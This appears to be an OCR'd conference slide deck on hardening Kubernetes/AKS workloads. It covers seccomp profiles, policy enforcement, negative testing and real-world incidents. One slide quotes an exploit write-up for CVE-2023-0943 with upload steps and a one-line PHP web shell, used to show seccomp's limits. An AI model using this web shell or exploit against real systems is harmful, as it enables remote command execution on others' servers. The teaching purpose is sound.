
To ‘minimize’ ‘living of the land’ we can do several things

- Reduce available ‘land’ (distroless or scratch images)
- Set security context to minimal permissions
- Reducing (kernel) capabilities, such as, creating another process

```
apiVersion: v1      admin, 3 days ago • Added seccomp.yaml
kind: ConfigMap
metadata:
  name: nochild
data:
  nochild.json: |
    {
      "defaultAction": "SCMP_ACT_ALLOW",
      "syscalls": [
        {
          "names": ["clone"],
          "action": "SCMP_ACT_ERRNO"
        }
      ]
    }
```

```
securityContext:
  seccompProfile:
    localhostProfile: nochild.json
    type: Localhost
```

avanade



about:blank
about:blank

Complex implementation

- Implement proper RBAC to ensure no tampering with admission controllers
- Implement Azure Policy to detect incorrect configuration
- Write the seccomp profile
- Ensure the profile is distributed to all nodes (requires a daemonset)
- Ensure all workloads are configured with the policy
  - Configure policy to detect and block invalid configuration
  - Write, and deploy, controller to enfore setting (custom code)

Does not prevent everything

There are (many) exploits that allow uploading of code files that are part of the application stack, like PHP or NodeJS, and those will be run natively, without spawning another process.



```
# Exploit Title: Best pos Management System v1.0 - Remote Code Execution (RCE) on File Upload
# Google Dork: NA
# Date: 17/2/2023
# Exploit Author: Ahmed Ismail (@MrOz11)
# Vendor Homepage: https://www.sourcecodester.com/php/16127/best-pos-management-system-php.html
# Software Link: https://www.sourcecodester.com/sites/default/files/download/mayuri_k/kruxton.zip
# Version: 1.0
# Tested on: Windows 11
# CVE : (CVE-2023-0943)
### Steps to Reproduce
1- Login as Admin Rule
2- Head to " http://localhost/kruxton/index.php?page=site_settings"
3- Try to Upload an image here it will be a shell.php

```

shell.php
``````
<?php system($_GET['cmd']); ?>
4- Head to http://localhost/kruxton/assets/uploads/
5- Access your uploaded Shell
http://localhost/kruxton/assets/uploads/1676627880_shell.png.php?cmd=whoami
```

avanade

# New and improved

## Delegating Azure role assignments with conditions

https://learn.microsoft.com/en-us/azure/role-based-access-control/delegate-role-assignments-portal?tabs=template

avanade

# Testing


Do **automated testing**


Test for things that should happen
- Endpoint should respond to HTTPS
- TLS should be 1.2 or higher

But, also test for things that should **not** happen
- Endpoint should not respond to HTTP
- Unauthenticated access should not be allowed
- An invalid token should not be accepted

# Mistakes are easily made …

Spot the difference



# Result

```
helm upgrade ingress1 helm-chart --install -f ingress.yaml --set controller.service.httpPort.enable=True
```

```
EXTERNAL-IP     PORT(S)
20.54.130.198   80:31082/TCP,443:31324/TCP
<none>          443/TCP
<none>          80/TCP
```

# Summary

# Key take aways

**Long Journey**
Make sure to put the items on your backlog and plan them according to risk

**Never ends**
Continuously update your backlog and stay informed on new capabilities and requirements

**Complex**
Exploits happen when security is implemented incorrectly – do not invent your own security, and seek help!


**Trust no one**
Always verify, test and log

**Risk assessment and management**
Apply security measures in proportion to the risk and business impact

# Real life stories

## Microsoft:

***"Part of the AKS cluster lifecycle involves performing periodic upgrades to the latest Kubernetes version. It is important you apply the latest security releases, or upgrade to get the latest features. This article shows you how to upgrade the master components or a single, default node pool in an AKS cluster."***




ACI was hosted on clusters running either Kubernetes v1.8.4, v1.9.10 or v1.10.9. These versions were released between November 2017 and October 2018 and are vulnerable to multiple publicly known vulnerabilities. Running older Kubernetes versions is considered bad practice, but it doesn't necessarily entail a security issue within ACI. If no past issues are exploitable from the context of a malicious node, then there's no security impact.

We started going over past Kubernetes issues, searching for ones that would allow our compromised node to escalate privileges or gain access to other nodes. We identified one that looked promising – CVE-2018-1002102.

# MASHING ENTER TO BYPASS FULL DISK ENCRYPTION WITH TPM, CLEVIS, DRACUT AND SYSTEMD

by Michael Fincham

Aug 25 2023

Using the vulnerability described in this advisory an attacker may take control of an encrypted Linux computer during the early boot process, manually unlock TPM-based disk encryption and either modify or read sensitive information stored on the computer's disk. This blog post runs through how this vulnerability was identified and exploited - no tiny soldering required.

RECENT RELEASES

ADVISORIES SEE ALL

20/9/23 HDF5 - Multiple Memory Corruption Vulnerabilities

25/8/23 Mashing Enter to bypass full disk encryption with TPM, Clevis, dracut and systemd

# Three questions?

Did you learn anything?

Are you gonna do something with it?

Do you want to know more?


avanade
Do what matters
Thank you
avanade
©2023 Avanade Inc. All Rights Reserved.
Do what matters
83